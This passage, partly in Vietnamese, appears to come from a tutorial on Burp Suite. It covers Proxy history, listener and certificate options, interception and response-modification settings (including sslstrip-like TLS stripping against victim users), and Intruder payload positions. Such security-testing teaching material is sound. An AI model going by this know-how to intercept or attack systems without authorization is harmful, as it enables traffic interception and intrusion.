Sec-Ch-Ua: "Chromium";v="91", "Not;A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept: */*
X-Client-Data: C3PkygB=
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer: https://www.google.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Editor context menu chứa nhiều mục hữu ích. Ngoài các chức năng tiêu chuẩn, còn có các hành động có sẵn cho HTTP message:

- Don't intercept requests/responses: Thêm intercept rule để ngăn chặn future interception of messages chia sẻ một tính năng cụ thể với currently display message (Host, file extension, HTTP status code,...).
- Do intercept: chỉ áp dụng cho request, cho phép ta yêu cầu phải chặn response đối với displayed request.



3.2. Proxy history:

Proxy history duy trì một bản ghi đầy đủ của tất cả message đã chuyển qua Proxy. Proxy history luôn được cập nhật ngay cả khi ta đã tắt tính năng chặn, cho phép duyệt mà không bị gián đoạn trong khi vẫn theo dõi các chi tiết chính về lưu lượng ứng dụng.

3.2.1. History table:

Gồm HTTP history và WebSocket history. Mỗi bảng hiển thị chi tiết đầy đủ về các message đã chuyển qua Proxy và bất kỳ sửa đổi nào đã thực hiện đối với các intercepted message.

HTTP history table chứa các cột sau:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	https://www.google.com	GET	/search?q=port+swigger&og... https://www.google.com		✓	200	232071	HTML		port swigger - TĂ... https://www.google.com		✓	172.217.31.228 172.217.31.228	1P_JAR=2021-0... SessionId=CRDJ...	23:13:43.1 ... 23:14:11.1 ...	8080 8080
5	https://www.google.com	POST	/gen_204?i=web&t=aff&atyp=... https://www.google.com		✓	204	408	HTML				✓	172.217.31.228 172.217.31.228		23:14:11.1 ... 23:14:11.1 ...	8080 8080
7	https://www.google.com	GET	/js/_/js/k=xjs.s.vi.GkwATe7oM... https://fonts.gstatic.com			200	774974	script				✓	172.217.31.228 142.250.204.35		23:14:11.1 ... 23:14:11.1 ...	8080 8080
8	https://fonts.gstatic.com	GET	/s/googlesans/v14/u4UaGrENHsx... https://fonts.gstatic.com			200	22225		woff2			✓	142.250.204.35 142.250.204.35		23:14:11.1 ... 23:14:11.1 ...	8080 8080
10	https://fonts.gstatic.com	GET	/s/googlesans/v14/u4UaGrENHsx... https://fonts.gstatic.com			200	16380		woff2			✓	142.250.204.35 142.250.204.35		23:14:11.1 ... 23:14:11.1 ...	8080 8080
11	https://fonts.gstatic.com	GET	/s/googlesans/v14/u4UaGrENHsx... https://fonts.gstatic.com			200	10004		woff2			✓	142.250.204.35 52.208.241.136		23:14:11.1 ... 23:14:11.1 ...	8080 8080
12	https://portswigger.net	GET	/			200	44786	HTML		Web Application Se...		✓	172.217.31.228 216.58.200.67	SessionId=CRDJ... 1P_JAR=2021-0...	23:14:11.1 ... 23:14:11.1 ...	8080 8080
13	https://www.google.com	GET	/js/_/js/k=xjs.s.vi.GkwATe7oM... https://www.google.com		✓	200	368635	script				✓	172.217.31.228 172.217.31.228		23:14:11.1 ... 23:14:11.1 ...	8080 8080
14	https://www.gstatic.com	GET	/og/_/js/k=og.qtm_en.US.Mcg... https://www.gstatic.com			200	158531	script				✓	216.58.200.67 172.217.31.228		23:14:11.1 ... 23:14:11.1 ...	8080 8080
16	https://www.google.com	GET	/client_204&atyp=1&hlw=1036... https://www.google.com		✓	204	577	HTML				✓	172.217.31.228 172.217.31.228		23:14:11.1 ... 23:14:11.1 ...	8080 8080
17	https://www.google.com	GET	/js/_/js/k=xjs.s.vi.GkwATe7oM... https://www.google.com		✓	200	10750	script				✓	172.217.31.228 172.217.31.228		23:14:11.1 ... 23:14:11.1 ...	8080 8080

- The request index number
- The protocol and server hostname
- The HTTP method
- The URL file path and query string
- Flag whether the request contains any parameters
- Flag whether the request or response were modified by the user
- The HTTP status code of the response
- The length of the response in bytes
- The MIME type of the response
- The URL file extension
- The page title (for HTML responses)
- Any user-applied comment
- Flag whether TLS is used
- The IP address of the destination server
- Any cookies that were set in the response
- The time the request was made
- The listener port on which the request was received

WebSocket history table gồm các cột sau:

#	URL	Direction	Edited	Length	Comment	TLS	Time	Listener port	WebSocket ID
---	-----	-----------	--------	--------	---------	-----	------	---------------	--------------

- The request index number
- The URL of the WebSocket connection
- The direction of the message (outgoing versus incoming)
- Flag whether the message was modified by the user
- The length of the response in bytes
- Any user-applied comment
- Flag whether TLS is used
- The time the message was received
- The listener port on which the message was received.

Nếu chọn một mục trong bảng, phía dưới sẽ hiển thị các message có liên quan cho mục đó.

The screenshot shows the NetworkMiner interface. At the top, there's a table of network traffic with columns for Request ID, URL, Method, Path, Status, and so on. A specific row for a Google search request is selected. Below the table, the 'Request' and 'Response' panes are expanded. The 'Request' pane shows the raw HTTP request with various headers like Host, User-Agent, and Content-Type. The 'Response' pane shows the raw HTTP response with status code 200 OK, content type text/html, and the actual HTML page content. To the right, the 'INSPECTOR' pane displays query parameters, request headers, and response headers for the selected request.

3.2.2. Proxy history display filter:

HTTP history filter có thể được cấu hình dựa trên các thuộc tính sau:

- Request type: Hiển thị các mục trong phạm vi, chỉ các mục được yêu cầu, chỉ các request có tham số, hoặc ẩn các mục không tìm thấy.
- MIME type: Cấu hình hiển thị hay ẩn responses chứa nhiều loại MIME khác nhau, chẳng hạn như HTML, CSS hoặc hình ảnh.
- Status code: Cấu hình hiển thị hay ẩn responses bằng các HTTP status code khác nhau.
- Search term (bản pro): Lọc xem các response có chứa cụm từ tìm kiếm hay không.

- File extension: Cấu hình hiển thị hay ẩn các mục có phần mở rộng tệp được chỉ định.
- Annotation: Cấu hình chỉ hiển thị các mục có nhận xét hoặc đánh dấu do người dùng cung cấp hay không.
- Listener: Hiển thị các mục nhận được trên listener port cụ thể.

WebSocket history filter có thể được cấu hình dựa trên các thuộc tính sau:

- Request type: Chỉ có thể hiển thị các mục trong phạm vi (dựa trên URL của kết nối WebSocket) hoặc chỉ các message đến hoặc đi.
- Search term (bản pro): Lọc xem các response có chứa cụm từ tìm kiếm hay không.
- Annotation: Cấu hình chỉ hiển thị các mục có nhận xét hoặc đánh dấu do người dùng cung cấp hay không.
- Listener: Hiển thị các mục nhận được trên listener port cụ thể.

3.2.3. Proxy history testing workflow:

https://www.google.com/search...j0j1&sourceid=chrome&ie=UTF-8
Add to scope
Scan
Send to Intruder
Ctrl-I
Send to Repeater
Ctrl-R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
>
Engagement tools [Pro version only]
>
Show new history window
Add comment
Highlight
>
Delete item
Clear history
Copy URL
Copy as curl command
Copy links
Save item
Proxy history documentation

3.3. Options:

3.3.1. Proxy listener:

[Proxy Listeners](#)

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host	Default


Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp.

[Import / export CA certificate](#) [Regenerate CA certificate](#)

Proxy listener là một local HTTP proxy server lắng nghe các kết nối đến từ trình duyệt. Để sử dụng trình nghe này cần cấu hình trình duyệt của mình để sử dụng 127.0.0.1:8080 làm proxy server.

Burp cho phép tạo nhiều Proxy listener và cung cấp nhiều tùy chọn cấu hình để kiểm soát hành vi của chúng.


Binding



Cài đặt này kiểm soát cách Burp liên kết Proxy listener với local network interface:

- Bind to port: Port trên local interface sẽ được mở để lắng nghe các kết nối đến, cần sử dụng port không bị sử dụng bởi ứng dụng khác.
- Bind to address: Địa chỉ IP của local interface mà Burp sẽ liên kết.


Request handling



Cài đặt này bao gồm các tùy chọn để kiểm soát xem Burp có chuyển hướng các request nhận được bởi listener hay không:

- Redirect to host: Burp chuyển tiếp tất cả request đến specified host, bất kể mục tiêu được trình duyệt yêu cầu là gì.
- Redirect to port: Burp chuyển tiếp tất cả request đến specified port, bất kể mục tiêu được trình duyệt yêu cầu là gì.
- Force use of TLS: Burp sử dụng HTTPS trong tất cả các kết nối gửi đi, ngay cả request đến sử dụng HTTP.

Certificate



Cài đặt này kiểm soát chứng chỉ TLS server được presented cho TLS client. Việc sử dụng tùy chọn này có thể giải quyết một số vấn đề TLS phát sinh khi sử dụng intercepting proxy:

- Loại bỏ cảnh báo TLS trong trình duyệt của mình và sự cần thiết phải tạo TLS exceptions.
- Khi các trang web tải các mục được bảo vệ bằng TLS từ các domain khác, bạn có thể đảm bảo rằng các mục này được trình duyệt tải đúng cách mà không cần phải chấp nhận thủ công chứng chỉ TLS của proxy cho mỗi domain được tham chiếu.
- Làm việc với các thick client application từ chối kết nối với server nếu nhận được chứng chỉ TLS không hợp lệ.

Các tùy chọn:

- Use a self-signed certificate: A simple self-signed TLS certificate được present cho trình duyệt, chứng chỉ này luôn gây ra cảnh báo TLS.

- Generate CA-signed per-host certificates: Đây là tùy chọn mặc định. Sau khi cài đặt, Burp tạo self-signed Certificate Authority (CA) duy nhất, tự ký và lưu trữ chứng chỉ này trên máy tính của bạn để sử dụng mỗi khi chạy Burp. Khi trình duyệt tạo kết nối TLS với một host nhất định, Burp sẽ tạo chứng chỉ TLS cho host đó, được ký bởi chứng chỉ CA.
- Generate a CA-signed certificate with a specific hostname: Tương tự như tùy chọn trên; tuy nhiên, Burp sẽ tạo một single host certificate để sử dụng với mọi kết nối TLS, sử dụng tên máy chủ mà ta chỉ định. Tùy chọn này đòi hỏi cần thiết khi thực hiện ủy quyền ẩn, vì máy khách không gửi yêu cầu CONNECT và do đó Burp không thể xác định tên máy chủ được yêu cầu trước khi thương lượng TLS.
- Use a custom certificate: Cho phép load một chứng chỉ cụ thể (định dạng PKCS#12) để hiển thị cho trình duyệt. Lưu ý rằng điều này phải có phần mở rộng tệp .p12; chứng chỉ ở định dạng .psx không được hỗ trợ. Tùy chọn này nên được sử dụng nếu ứng dụng sử dụng máy khách yêu cầu chứng chỉ máy chủ cụ thể.

Exporting and importing the CA certificate

Ta có thể xuất cài đặt của mình – chứng chỉ CA để sử dụng trong các công cụ khác hoặc trong các phiên bản khác của Burp và có thể nhập chứng chỉ để sử dụng trong phiên bản hiện tại của Burp bằng cách click “Import/export CA certificate”.

Lưu ý: Không nên tiết lộ private key cho chứng chỉ của mình với bất kỳ bên nào không đáng tin cậy. Kẻ tấn công sở hữu chứng chỉ và key có thể chặn lưu lượng truy cập HTTPS của trình duyệt ngay cả khi ta không sử dụng Burp.

Nếu muốn tạo chứng chỉ CA mới, click “Regenerate CA certificate” button. Ta sẽ phải khởi động lại Burp để thay đổi có hiệu lực, sau đó cài đặt chứng chỉ mới trong trình duyệt.

3.3.2. Intercepting HTTP requests and responses:

Cài đặt này kiểm soát request và response nào bị stalled để xem và chỉnh sửa trong tab Intercept.

Intercept Client Requests

 Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$...
	<input type="checkbox"/>	Or	Request	Contains parameters	
	<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
	<input type="checkbox"/>	And	URL	Is in target scope	

Automatically fix missing or superfluous new lines at end of request

Automatically update Content-Length header when the request is edited

Intercept Server Responses

 Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

Intercept responses based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		Content type h...	Matches	text
	<input type="checkbox"/>	Or	Request	Was modified	
	<input type="checkbox"/>	Or	Request	Was intercepted	
	<input type="checkbox"/>	And	Status code	Does not match	^304\$
	<input type="checkbox"/>	And	URL	Is in target scope	

Automatically update Content-Length header when the response is edited

“Intercept” checkbox xác định xem có bất kỳ message nào bị chặn hay không. Nếu checked, Burp sẽ áp dụng các quy tắc cấu hình cho mỗi message để xác định xem có bị chặn hay không.

Ta có thể kích hoạt hoặc hủy kích hoạt các quy tắc riêng lẻ bằng checkbox ở bên trái. Ngoài ra, có thể thêm, chỉnh sửa, xóa hoặc sắp xếp lại. Tất cả các quy tắc được kích hoạt sẽ được xử lý trên mọi message, và kết quả sẽ xác định xem message có bị chặn hay chuyển tiếp trong background.

“Automatically update Content-Length” checkbox kiểm soát việc Burp có tự động cập nhật Content-Length header của message khi người dùng sửa đổi hay không. Tùy chọn này nên sử dụng khi HTTP body đã được sửa đổi. Với request, có một tùy chọn nữa là “Automatically fix missing”, tùy chọn này có thể hữu ích để sửa các lỗi đã mắc phải

trong khi chỉnh sửa thủ công các request trong interception view, để tránh đưa ra các request không hợp lệ cho server.

3.3.3. Intercepting WebSocket messages:



Intercept WebSockets Messages



Use these settings to control which WebSockets messages are stalled for viewing and editing in the Intercept tab.

- Intercept client-to-server messages
- Intercept server-to-client messages

Cài đặt này để kiểm soát WebSocket messages bị stall để xem và chỉnh sửa trong Intercept tab. Ta có thể cấu hình xem các message client-to-server và các message server-to-client có bị chặn hay không.

3.3.4. Response modification:

Cài đặt này được sử dụng để thực hiện sửa đổi tự động các response. Ta sử dụng các tùy chọn này để đạt được các task khác nhau bằng cách tự động viết lại HTML trong các ứng dụng response.



Response Modification



These settings are used to perform automatic modification of responses.

- Unhide hidden form fields
 - Prominently highlight unhidden fields
- Enable disabled form fields
- Remove input field length limits
- Remove JavaScript form validation
- Remove all JavaScript
- Remove <object> tags
- Convert HTTPS links to HTTP
- Remove secure flag from cookies

Các tùy chọn có thể hữu ích để xóa các kiểm soát từ client-side đối với dữ liệu:

- Unhide hidden form fields.
- Enable disabled form fields
- Remove input field length limits
- Remove JavaScript form validation

Các tùy chọn có thể hữu ích để vô hiệu hóa logic client-side cho testing:

- Remove all JavaScript
- Remove <object> tags

Các tùy chọn có thể thực hiện các cuộc tấn công sslstrip-like attacks chống lại người dùng nạn nhân có lưu lượng truy cập vô tình được ủy quyền qua Burp. Ta có thể sử dụng các tùy chọn này cùng với tùy chọn listener để buộc TLS trong các request gửi đi loại bỏ TLS khỏi kết nối người dùng một cách hiệu quả:

- Convert HTTPS links to HTTP
- Remove secure flag from cookies

3.3.5. Match and Replace:

Cài đặt này được sử dụng để tự động thay thế các phần của requests và response đi qua Proxy. Với mỗi HTTP message, quy tắc so khớp và thay thế đã bật được thực thi lần lượt và mọi thay thế có thể áp dụng được thực hiện.

Add	Enabled	Item	Match	Replace	Type	Comment
<input type="checkbox"/>	Request header	<code>^User-Agent.*\$</code>	User-Agent: Mozilla/4.0 (com...)	Regex	Emulate IE	
<input type="checkbox"/>	Request header	<code>^User-Agent.*\$</code>	User-Agent: Mozilla/5.0 (iPho...)	Regex	Emulate iOS	
<input type="checkbox"/>	Request header	<code>^User-Agent.*\$</code>	User-Agent: Mozilla/5.0 (Linu...)	Regex	Emulate Android	
<input type="checkbox"/>	Request header	<code>^If-Modified-Since.*\$</code>		Regex	Require non-cached response	
<input type="checkbox"/>	Request header	<code>^If-None-Match.*\$</code>		Regex	Require non-cached response	
<input type="checkbox"/>	Request header	<code>^Referer.*\$</code>		Regex	Hide Referer header	
<input type="checkbox"/>	Request header	<code>^Accept-Encoding.*\$</code>		Regex	Require non-compressed respo...	
<input type="checkbox"/>	Response header	<code>^Set-Cookie.*\$</code>		Regex	Ignore cookies	

Các quy tắc có thể được định nghĩa riêng biệt cho request và response, cho các message header và bodies, cũng như cụ thể chỉ cho dòng đầu tiên của các request. Mỗi quy tắc có thể chỉ định một chuỗi ký tự hoặc mẫu regex để khớp và một chuỗi để thay thế nó.

3.3.6. TLS Pass Through:

Cài đặt này để chỉ định máy chủ web đích mà Burp sẽ trực tiếp chuyển qua các kết nối TLS. Không có chi tiết về request hoặc response được thực hiện qua các kết nối này sẽ có sẵn trong Proxy intercept view hoặc Proxy history.

TLS Pass Through

These settings are used to specify destination web servers for which Burp will directly pass through TLS connections. No details about requests or responses made via these connections will be available in the Proxy intercept view or history.

Enabled	Host / IP range	Port
<input type="button" value="Add"/>		
<input type="button" value="Edit"/>		
<input type="button" value="Remove"/>		
<input type="button" value="Paste URL"/>		
<input type="button" value="Load ..."/>		

Automatically add entries on client TLS negotiation failure

Nếu ứng dụng truy cập nhiều domain hoặc sử dụng kết hợp các kết nối HTTP và HTTPS thì việc chuyển qua các kết nối TLS đến các host có vấn đề cụ thể vẫn cho phép ta làm việc trên các lưu lượng truy cập khác bằng cách sử dụng Burp theo cách bình thường.

Nếu tùy chọn “Automatically add entries” checked, Burp sẽ phát hiện khi client không thỏa thuận TLS và sẽ tự động thêm server liên quan vào TLS thông qua danh sách.

3.3.7. Miscellaneous:

Cài đặt này kiểm soát một số chi tiết cụ thể về hành vi của Burp Proxy.

Miscellaneous

These settings control some specific details of Burp Proxy's behavior. You can change the default settings here to deal with particular problems or situations.

- Use HTTP/1.0 in requests to server
- Use HTTP/1.0 in responses to client
- Set response header "Connection: close"
- Set "Connection close" on incoming requests
- Strip Proxy-* headers in incoming requests
- Remove unsupported encodings from Accept-Encoding headers in incoming requests
- Strip Sec-WebSocket-Extensions headers in incoming requests
- Unpack gzip / deflate in requests
- Unpack gzip / deflate in responses
- Disable web interface at http://burpsuite
- Suppress Burp error messages in browser
- Don't send items to Proxy history or live tasks
- Don't send items to Proxy history or live tasks, if out of scope

- Use HTTP/1.0 in requests to server: Kiểm soát việc Burp Proxy có thực thi HTTP 1.0 trong các request đến server đích hay không.
- Use HTTP/1.0 in responses to client: Kiểm soát việc Burp Proxy có thực thi HTTP 1.0 trong các response đến client đích hay không.
- Set response header "Connection: close": ngăn chặn HTTP pipelining trong một số trường hợp.
- Set "Connection: close" on incoming requests: ngăn chặn HTTP pipelining trong một số trường hợp.

- Strip Proxy-* headers in incoming requests: Loại bỏ các header độc hại khỏi các request đến để ngăn rò rỉ thông tin.
- Remove unsupported encodings from Accept-Encoding headers in incoming requests: Loại bỏ các mã hóa không được hỗ trợ.
- Strip Sec-WebSocket-Extensions headers in incoming requests: Loại bỏ các header có chứa mã hóa gây ra sự cố khi xử lý response để làm giảm khả năng các extensions được sử dụng.
- Unpack GZIP / deflate in requests: Kiểm soát việc Burp Proxy có tự động giải nén các request bodies.
- Unpack GZIP / deflate in responses: Kiểm soát việc Burp Proxy có tự động giải nén các response bodies.
- Disable web interface at <http://burp>: Có thể hữu ích nếu buộc phải cấu hình listener chấp nhận các kết nối trên unprotected interface, và muốn ngăn ngừa người khác truy cập vào Burp's in-browser interface.
- Suppress Burp error messages in browser: Chặn các thông báo lỗi để che giấu việc Burp có liên quan.
- Don't send items to Proxy history or live tasks: Ngăn Burp ghi lại bất kỳ request vào Proxy history hoặc gửi chúng đến live tasks.
- Don't send items to Proxy history or live tasks, if out of scope: Ngăn Burp ghi lại bất kỳ out-of-scope requests vào Proxy history hoặc gửi chúng đến live tasks.

4. Burp Intruder:

Burp Intruder là một công cụ mạnh mẽ để tự động hóa các cuộc tấn công tùy chỉnh chống lại các ứng dụng web. Nó có thể được sử dụng để tự động hóa tất cả các loại nhiệm vụ có thể phát sinh trong quá trình testing.

4.1. Target:

Tab này được sử dụng để cấu hình các chi tiết của máy chủ mục tiêu cho cuộc tấn công. Các tùy chọn bắt buộc là:

- Host
- Port
- Use HTTPS



4.2. Position:

Tab này để cấu hình request template cho cuộc tấn công, cùng với các payload markers, và kiểu tấn công.

```
POST /example?p1=$p1&p2=$p2 HTTP/1.0
Cookie: c=$cvals
Content-Length: 17
$p3=$p3vals&p4=$p4vals
```

Request template

Main request editor được sử dụng để xác định request template mà từ đó tất cả các yêu cầu tấn công sẽ được bắt nguồn. Đối với mỗi attack request, Burp lấy request template và đặt một hoặc nhiều payload vào các vị trí được xác định bởi các payload markers.

Cách dễ nhất để thiết lập request template là chọn request mà ta muốn tấn công ở bất kỳ đâu trong Burp và chọn “Send to Intruder”, nó sẽ gửi request đến một tab mới trong Intruder và sẽ tự động điền vào các tab Target và Positions.

Payload markers

Payload markers được đặt bằng ký tự § và hoạt động như sau:

- Mỗi cặp dấu chỉ định một vị trí payload duy nhất.
- Một cặp dấu có thể tùy chọn bao quanh một số văn bản từ template request giữa chúng.
- Khi đặt một vị trí payload được chỉ định một payload, điểm đánh dấu và bất kỳ enclosed text nào đều được thay thế bằng payload.
